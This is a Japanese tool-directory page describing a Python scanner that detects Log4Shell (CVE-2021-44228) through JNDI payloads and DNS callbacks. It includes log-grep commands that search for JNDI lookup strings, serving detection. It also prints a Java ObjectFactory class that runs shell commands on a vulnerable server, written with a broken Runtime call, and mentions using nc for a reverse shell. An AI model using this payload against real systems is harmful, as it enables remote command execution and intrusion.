Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
log4j — マルチスレッド対応のPythonスキャナで、JNDIペイロードを含む細工されたHTTPリクエストを送信し、DNSコールバックを監視して脆弱なホストを特定することで、Log4Shell(CVE-2021-44228)を検出します。 | Kitploit
ツール/GitHubGitHub/hassaanahmad813/log4j
脆弱性スキャナーエクスプロイト情報収集ウェブセキュリティDNS分析
GitHubhassaanahmad813/log4j

log4j

マルチスレッド対応のPythonスキャナで、JNDIペイロードを含む細工されたHTTPリクエストを送信し、DNSコールバックを監視して脆弱なホストを特定することで、Log4Shell(CVE-2021-44228)を検出します。

リポジトリを見る
404年前未レビュー
共有

log4j-detect

「Log4j」Javaライブラリの脆弱性(CVE-2021-44228)をURLリストに対してマルチスレッドで検出するシンプルなPython 3スクリプト

このスクリプトは takito1812/log4j-detect をベースにしています

By ExodataCyberdefense


Python 3で開発されたスクリプト「log4j-detect.py」は、指定されたURLリストがCVE-2021-44228に対して脆弱かどうかを検出する役割を担います。

これを実現するために、スレッド(高パフォーマンス)を使用してGETリクエストを指定されたリスト内の各URLに送信します。GETリクエストには、成功時にBurp Collaborator / interactshへのDNSリクエストを返すペイロードが含まれています。このペイロードはテストパラメータと「User-Agent」/「Referer」/「X-Forwarded-For」/「Authentication」ヘッダーに送信されます。 最後に、ホストが脆弱な場合、識別番号がBurp Collaborator / interactshペイロードのサブドメインプレフィックスとスクリプトの出力に表示され、どのホストがDNS経由で応答したかを知ることができます。

このスクリプトは脆弱性のDNS検出のみを処理し、リモートコマンド実行をテストしないことに注意してください。

log4j-detect.py の実行

python3 log4j-detect.py -s <burpCollaborator/interactsh...> [-u [urls]] [-f [urlFileList]] [-t THREADS] [-p PROXY] [--urllib3-warnings|--no-urllib3-warnings]

imagen

サーバーへの直接アクセスが可能な場合は、以下を実行できます:

sudo egrep -i -r '\$\{jndi:(ldap[s]?|rmi)://[^\n]+' /var/log
sudo find /var/log -name \*.gz -print0 | xargs -0 zgrep -E -i '\$\{jndi:(ldap[
s]?|rmi)://[^\n]+'

誰かがldapサーバー経由で接続を試みたかどうかを確認するため

スクリプトが脆弱性を検出した場合

サーバーがpwnedされるかどうかをテストするために起動できるサンプルコードを以下に示します(Windowsシェルの場合は、powershell構文を使用するだけです)

public class ExportObject implements javax.naming.spi.ObjectFactory {
	public ExportObject() {
		try {
			java.lang.getRuntime().exec("touch ~/pwned");
			java.lang.getRuntime().exec("ls ~");
		} catch (Exception e) {
			e.printStackTrace();
		}
	}
}

このようなものを使えば、ncコマンドでリバースシェルを作成できる可能性があります

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    441
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    264

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →